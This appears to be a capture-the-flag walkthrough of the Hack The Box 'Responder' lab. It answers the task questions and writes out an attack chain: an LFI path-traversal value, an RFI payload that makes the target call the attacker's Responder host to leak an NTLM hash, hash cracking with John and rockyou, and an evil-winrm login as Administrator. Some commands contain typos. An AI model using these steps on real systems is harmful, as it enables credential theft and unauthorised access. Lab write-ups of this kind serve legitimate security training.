
**Tier 1 – Responder**



To attack on the target machine, we must be on the same network. So I connected the starting point VPN using OpenVPN. Run the following command to connect to OpenVPN:

* Click on **“Download VPN”**. Then the file is downloaded into your computer.
* Go to terminal and navigate to the file.

**$cd /home/downloads/**

* Commend:  
  **$sudo openvpn starting\_point\_ChaithanyaM4**


Here we are successfully connected to target network.

**NOTE:** Don’t close this terminal, use another terminal to pwned the target machines.

Click on **“spawn machine”**, it will display the IP address of target machine.


Check whether the target machine is up or not. Run the following command to check target machine :

**$ping 10.129.232.25**




* **TASK 1 : When visiting the web service using the IP address, what is the domain that we are being redirected to?**

**Unika.htb**


**Go to fire fox and enter the ip address of target machine, then you will be redirected into unika.htb page.**

* **Task 2 :** Which scripting language is being used on the server to generate webpages?

**PHP**

Go to unika.htb page, we can see in the url link it is running php scripting language.

* **Task 3:** What is the name of the URL parameter which is used to load different language versions of the webpage?

**Page**

* **Task 4:** Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: “french.html”, “//10.10.14.6/somefile”, “../../../../../../../../windows/system32/drivers/etc/hosts”, “minikatz.exe”

**../../../../../../../../windows/system32/drivers/etc/hosts**

* **Task 5:** Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: “french.html”, “//10.10.14.6/somefile”, “../../../../../../../../windows/system32/drivers/etc/hosts”, “minikatz.exe”

**//10.10.14.6/somefile**

* **Task 6:** What does NTLM stand for?

**New Technology LAN Manager**


* **Task 7:** Which flag do we use in the Responder utility to specify the network interface?

**-I**

**Run the following command to get the help menu of the responder tool:**

**$ responder –help**

**In this we can observe that we can use –I flag to specify network interface.**



* **Task 8:** There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?.

**John the Ripper**



* **Task 9:** What is the password for the administrator user?

**Badminton**

**Run the following command to get the interface with the target machine:**

**$ip –a**






In above search, we get the responder IP : **10.10.15.125**


Now with it monitoring for events, we need to navigate to the following URL:

**Unika.htb/index.php?page=//10.10.15.125/somefile**



When we head back to Responder, we will have captured a hash


Let’s copy the hash into a file



Now we will use John and the rockyou wordlist to crack the hash


Run the following command to get the John and rockyou wordlist

$ wget <https://github.com/brannodorsey/naive-hashcat/release/download/data/rockyou.txt>



Run the following command to crack hash using John and the rockyou wordlist


**$ sudo john –wordlist=rockyou.txt hash.txt**

Here we get the password as: **badminton**

* **Task 10 :** We’ll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

**5985**


We will perform nmap scan to find the TCP port. Run the following command:

**$ nmap –A –top-ports 10000 unika.htb -vv**

**Submit root flag**

Run the following command to connect to the target machine using username as “Administrator” and password as “badminton”

**$ sudo evil-winrm –u Administartor –p badminton –I 10.129.232.25**



We successfully logged in to machine as Administrator, Now find the flag

**$ ls**


**$ cd mike**

**$ ls**

**$ cd Desktop**

**$ls**

**$ cat flag.txt**



**Finally, the machine is pwned!!**

